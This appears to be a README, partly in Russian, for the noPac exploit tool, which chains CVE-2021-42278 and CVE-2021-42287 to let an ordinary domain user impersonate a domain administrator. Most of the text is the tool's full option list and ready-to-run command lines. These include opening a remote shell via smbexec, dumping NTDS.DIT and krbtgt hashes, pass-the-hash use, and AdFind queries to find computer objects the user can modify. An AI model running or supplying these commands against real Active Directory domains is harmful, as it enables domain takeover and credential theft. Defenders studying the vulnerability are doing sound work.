 ridter/nopac
Эксплуатация CVE-2021-42278 и CVE-2021-42287 для выдачи себя за администратора домена, используя учетную запись обычного пользователя домена

Эксплуатация CVE-2021-42278 и CVE-2021-42287 для выдачи себя за DA от обычного пользователя домена.
Изменено с sam-the-admin.
SAM THE ADMIN CVE-2021-42278 + CVE-2021-42287 chain

positional arguments:
  [domain/]username[:password]
                        Account used to authenticate to DC.

options:
  -h, --help            show this help message and exit
  --impersonate IMPERSONATE
                        target username that will be impersonated (thru S4U2Self) for quering the ST. Keep in mind this will only work if the identity provided in this scripts is allowed for delegation to
                        the SPN specified
  -domain-netbios NETBIOSNAME
                        Domain NetBIOS name. Required if the DC has multiple domains.
  -target-name NEWNAME  Target computer name, if not specified, will be random generated.
  -new-pass PASSWORD    Add new computer password, if not specified, will be random generated.
  -old-pass PASSWORD    Target computer password, use if you know the password of the target you input with -target-name.
  -old-hash LMHASH:NTHASH
                        Target computer hashes, use if you know the hash of the target you input with -target-name.
  -debug                Turn DEBUG output ON
  -ts                   Adds timestamp to every logging output
  -shell                Drop a shell via smbexec
  -no-add               Forcibly change the password of the target computer.
  -create-child         Current account have permission to CreateChild.
  -dump                 Dump Hashs via secretsdump
  -spn SPN              Specify the SPN for the ticket (Default: cifs)
  -use-ldap             Use LDAP instead of LDAPS

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on account parameters. If valid credentials cannot be found, it will use the ones specified in the
                        command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256 bits)
  -dc-host hostname     Hostname of the domain controller to use. If ommited, the domain part (FQDN) specified in the account parameter will be used
  -dc-ip ip             IP of the domain controller to use. Useful if you can't translate the FQDN.specified in the account parameter will be used

execute options:
  -port [destination port]
                        Destination port to connect to SMB Server
  -mode {SHARE,SERVER}  mode to use (default SHARE, SERVER needs root!)
  -share SHARE          share where the output will be grabbed from (default ADMIN$)
  -shell-type {cmd,powershell}
                        choose a command processor for the semi-interactive shell
  -codec CODEC          Sets encoding used (codec) from the target's output (default "GBK").
  -service-name service_name
                        The name of theservice used to trigger the payload

dump options:
  -just-dc-user USERNAME
                        Extract only NTDS.DIT data for the user specified. Only available for DRSUAPI approach. Implies also -just-dc switch
  -just-dc              Extract only NTDS.DIT data (NTLM hashes and Kerberos keys)
  -just-dc-ntlm         Extract only NTDS.DIT data (NTLM hashes only)
  -pwd-last-set         Shows pwdLastSet attribute for each NTDS.DIT account. Doesn't apply to -outputfile data
  -user-status          Display whether or not the user is disabled
  -history              Dump password history, and LSA secrets OldVal
  -resumefile RESUMEFILE
                        resume file name to resume NTDS.DIT session dump (only available to DRSUAPI approach). This file will also be used to keep updating the session's state
  -use-vss              Use the VSS method insead of default DRSUAPI
  -exec-method [{smbexec,wmiexec,mmcexec}]
                        Remote exec method to use at target (only when using -use-vss). Default: smbexec
Примечание: Если -host-name не указан, инструмент автоматически получит имя хоста контроллера домена, выберите имя хоста, указанное -dc-ip. Если --impersonate не указан, инструмент случайным образом выберет администратора домена для эксплуатации. По умолчанию используется ldaps; если возникает ошибка ssl, попробуйте добавить -use-ldap.

python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203

python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203 -dc-host lab2012 -shell --impersonate administrator
python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203 -dc-host lab2012 --impersonate administrator -dump

python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203 -dc-host lab2012 --impersonate administrator -dump -just-dc-user cgdomain/krbtgt

python scanner.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203

Найдите компьютер, который может быть изменен текущим пользователем.
AdFind.exe -sc getacls -sddlfilter ;;"[WRT PROP]";;computer;domain\user -recmute
Пример: добавьте -no-add и укажите цель с помощью -target-name.
python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.200 -dc-host dc2008 --impersonate administrator -no-add -target-name DomainWin7$ -old-hash :2a99c4a3bd5d30fc94f22bf7403ceb1a -shell

Внимание!! Не изменяйте пароль компьютера в домене через ldaps или samr, это может нарушить доверительные отношения между компьютером и основным доменом!!
Найдите учетную запись CreateChild и используйте ее для эксплуатации.
AdFind.exe -sc getacls -sddlfilter ;;"[CR CHILD]";;computer; -recmute


Пример: добавьте -create-child
python noPac.py cgdomain.com/venus:'1qaz@WSX' -dc-ip 10.211.55.200 -dc-host dc2008 --impersonate administrator -create-child